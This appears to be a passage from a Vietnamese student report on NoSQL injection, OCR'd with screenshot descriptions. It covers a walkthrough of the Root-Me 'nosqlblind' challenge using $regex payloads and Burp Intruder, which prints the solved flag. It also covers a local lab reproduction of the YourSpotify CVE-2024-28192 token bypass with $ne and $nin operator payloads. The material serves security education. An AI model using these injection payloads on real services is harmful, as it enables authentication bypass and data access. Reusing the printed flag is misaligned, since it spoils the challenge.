AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
6 Referer:
http://challenge01.root-me.org/web-serveur/ch48/index.php?c
hall_name=nosqlblind&flag=
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSKX09J7=
GS1.1.1717943091.5.1.1717944957.0.0.0
10 Connection: keep-alive
11
12 |
```

Response

```
Pretty Raw Hex Render

```

Flag Checker

Available challenges : bluebox, zeusbot, nosqlblind

Challenge:

Flag:

This is not a valid flag for the nosqlblind challenge...

Hình: Gói tin gửi đi lúc đăng nhập

Kịch bản 6

The screenshot shows a web debugger interface with two panels: Request and Response.

Request:

- Pretty tab is selected.
- Raw and Hex tabs are available.
- HTTP request details:
 - Method: GET /web-serveur/ch48/index.php?chall_name=nosqlblind&flag[\$regex]=(.1) HTTP/1.1
 - Host: challenge01.root-me.org
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 - Referer: http://challenge01.root-me.org/web-serveur/ch48/index.php?chall_name=nosqlblind&flag=
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
 - Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSIOX09J7=GS1.1.1717943091.5.1.1717944957.0.0.0
 - Connection: keep-alive

Response:

- Pretty tab is selected.
- Raw and Hex tabs are available.
- Render tab is selected.

Flag Checker:

Available challenges: bluebox, zeusbot, nosqlblind

Challenge:


Flag:

Check

Yeah this is the flag for nosqlblind!

Hình: Bypass kiểm tra của flag

Kịch bản 6



Hình: Tạo template

Kịch bản 6

The screenshot shows the Burp Suite Community Edition interface, specifically the Intruder tab. The title bar indicates "Burp Suite Community Edition v2024.4.5 - Temporary Pro...". The top navigation bar includes links for Burp, Project, Intruder, Repeater, View, Help, and Settings, along with tabs for Dashboard, Target, Proxy, Intruder (which is selected), Repeater, Collaborator, Sequencer, Decoder, and Settings. Below the navigation is a toolbar with buttons for 1 x, 2 x, +, and search/filter options.

The main content area is titled "Payload sets". It displays two payload sets: "1" (Payload count: 31) and "Numbers" (Request count: 31). A "Start attack" button is located in the top right corner of this section.

Under the "Payload sets" section, there is a detailed configuration for the "Numbers" payload type:

- Type:** Sequential (radio button selected)
- From:** 0
- To:** 30
- Step:** 1
- How many:** (empty input field)

Below these settings is a "Number format" section:

- Base:** Decimal (radio button selected)
- Min integer digits:** 0
- Max integer digits:** 2
- Min fraction digits:** 0
- Max fraction digits:** 0

Under the "Number format" section, there is a "Examples" section showing the values 1 and 21.

At the bottom of the payload settings section, there is a note: "You can define rules to perform various processing tasks on each payload before it is used."

The bottom status bar shows "Event log (4)" and "All issues" on the left, and "Memory: 267.1MB" on the right.

Hình: Danh sách dùng để brute force

Kịch bản 6

The screenshot shows a penetration testing interface with two main sections: 'Results' and 'Flag Checker'.

Results Section:

- Header: Attack Save | 2. Intruder attack of http://challenge01.root-me.org
- Sub-header: 2. Intruder attack of http://challenge01.root-me.org
- Buttons: Attack Save ?
- Tab: Results (selected), Positions, Payloads, Resource pool, Settings
- Filter: Intruder attack results filter: Showing all items
- Table:

Requ...	Payload	Status code	Response...	Error	Timeout	Length	Comment
16	15	200	360		987		
17	16	200	301		987		
18	17	200	301		987		
19	18	200	292		987		
20	19	200	288		987		
21	20	200	286		987		
22	21	200	969		987		
23	22	200	300		1006		
24	23	200	617		1006		
25	24	200	345		1006		
26	25	200	2184		1006		
27	26	200	285		1006		
28	27	200	395		1006		
29	28	200	588		1006		
30	29	200	366		1006		
31	30	200	369		1006		

Flag Checker Section:

 - Header: Request Response
 - Buttons: Pretty, Raw, Hex, Render (selected)
 - Form:
 - Challenge:
 - Flag:
 - Check
 - Text: Yeah this is the flag for nosqlblind!

Hình: Kết quả payload 1-21 khớp với flag

Kịch bản 6

- Tiếp theo có thể bruteforce từng ký tự của flag bằng burpsuite với cách tương tự sử dụng toán tử \$regex, nhưng để nhanh hơn có thể viết code
- Code tối ưu để chạy đa luồng và bất đồng bộ -> bruteforce nhanh hơn:

```
PS C:\Users\ADMIN> & C:/Users/ADMIN/AppData/Local/Temp/1/1.ps1  
[+] The password is 21 characters long  
[+] The password is: 3@ssY_n0_5q7_1nj3c710n  
PS C:\Users\ADMIN>
```

Hình: Kết quả flag

Kịch bản 7

Mô tả cơ bản

Tên lỗ hổng: NoSQL Injection Leading to Authentication Bypass in YourSpotify version <1.8.0 (CVE-2024-28192)

Tóm tắt:


Lỗ hổng NoSQLi trên YourSpotify là CVE mới nhất được phát hiện gần đây, phiên bản YourSpotify <1.8.0 dễ bị tấn công bởi NoSQL trong logic xử lý mã thông báo truy cập công cộng. Attacker hoàn toàn có thể bỏ qua cơ chế xác thực mã thông báo công khai, bất kể mã thông báo công khai đã được tạo trước đó hay chưa mà không cần bất kỳ sự tương tác hoặc kiến thức tiên quyết nào của người dùng.

Link video demo: [Tại đây](#)

Kịch bản 7

PS C:\Users\ADMIN\Desktop\your_spotify-1.7.3> docker container ls						
CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
d858dd1cca8a	yooooomi/your_spotify_server	"sh /app/apps/server..."	About a minute ago	Up About a minute	0.0.0.0:8080->8080/tcp	your_spotify-173-server-1
17672bc265d0	yooooomi/your_spotify_client	"sh /app/apps/client..."	About a minute ago	Up About a minute	0.0.0.0:3000->3000/tcp	your_spotify-173-web-1
68b85d1be2b7	mongo:6	"docker-entrypoint.s..."	About a minute ago	Up About a minute	27017/tcp	mongo

Hình: Cài đặt docker YourSpotify



Hình: Chạy docker YourSpotify

Kịch bản 7

The screenshot shows a web browser with multiple tabs open. The active tab is 'localhost:3000/settings/account' under the heading 'Your Spotify Settings'. The page displays account information, linked Spotify account details, dark mode settings, import data options, and a public token generation section.

Account infos:

- Account ID: 6668189505fa3b564ea95de
- Account name: Duy Trần Minh
- Allow new registrations: true

Linked Spotify account:

- ID: 31ni25oxaq7t7jnkb6dfi73jfdpi
- Mail: 21522010@gm.uit.edu.vn
- Product type: free

Miscellaneous:

- Relog to Spotify: RELOG

Public token:

The generated url will allow anyone with it to view your stats indefinitely. The user won't be able to execute any action that modifies your account. Regenerating it will cause the older link to be deprecated instantly. You can also share the page you're currently viewing using the [Share this page](#) button on the side.

Your public token: <http://localhost:3000/?token=f1ea58cf-4531-4b78-9437-2c23544bb183>

Import data:


Import type: Account data

Here you can import previous data from Spotify privacy data. You can request them [here](#). It usually takes a week for them to get back to you. Once received, upload here your files beginning with [StreamingHistory](#).

SELECT YOUR STREAMINGHISTORYX.JSON FILES


Hình: Genarate token

Kịch bản 7



Hình: Sử dụng token đăng nhập


Kịch bản 7



Hello !

Hình: Sử dụng token gọi API

Kịch bản 7




A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token=6ba45946-e130-47b9-b169-1cc24ca2c5fa`. The page content is a JSON object representing a user profile:

```
        "status": true,
        "user": {
            "settings": {
                "historyLine": false,
                "preferredStatsPeriod": "month",
                "nbElements": 10,
                "metricUsed": "number",
                "dateFormat": "default",
                "darkMode": "follow",
                "blacklistedArtists": []
            },
            "_id": "6668189505fa3b564eae95de",
            "username": "Duy Trần Minh",
            "admin": true,
            "spotifyId": "31ni25oxaq7t7jnk6adfi73jfdpi",
            "expiresIn": 1718113509641,
            "lastTimestamp": 1718110430414,
            "lastImport": null,
            "publicToken": "6ba45946-e130-47b9-b169-1cc24ca2c5fa",
            "__v": 0,
            "firstListenedAt": "2024-06-11T11:32:16.928Z",
            "id": "6668189505fa3b564eae95de"
        }
```

Hình: Sử dụng token gọi API


Kịch bản 7



A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token[$ne]=`. Below the address bar, there is a toolbar with icons for back, forward, search, and refresh. The main content area displays a JSON object with a checked checkbox labeled "Tạo bản in đẹp". The JSON content is:

```
{  
  "status": false  
}
```

Hình: Sử dụng toán tử \$ne




A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token[$nin]=`. Below the address bar, there is a toolbar with icons for back, forward, search, and refresh. The main content area displays a JSON object with a checked checkbox labeled "Tạo bản in đẹp". The JSON content is:

```
{  
  "status": false  
}
```

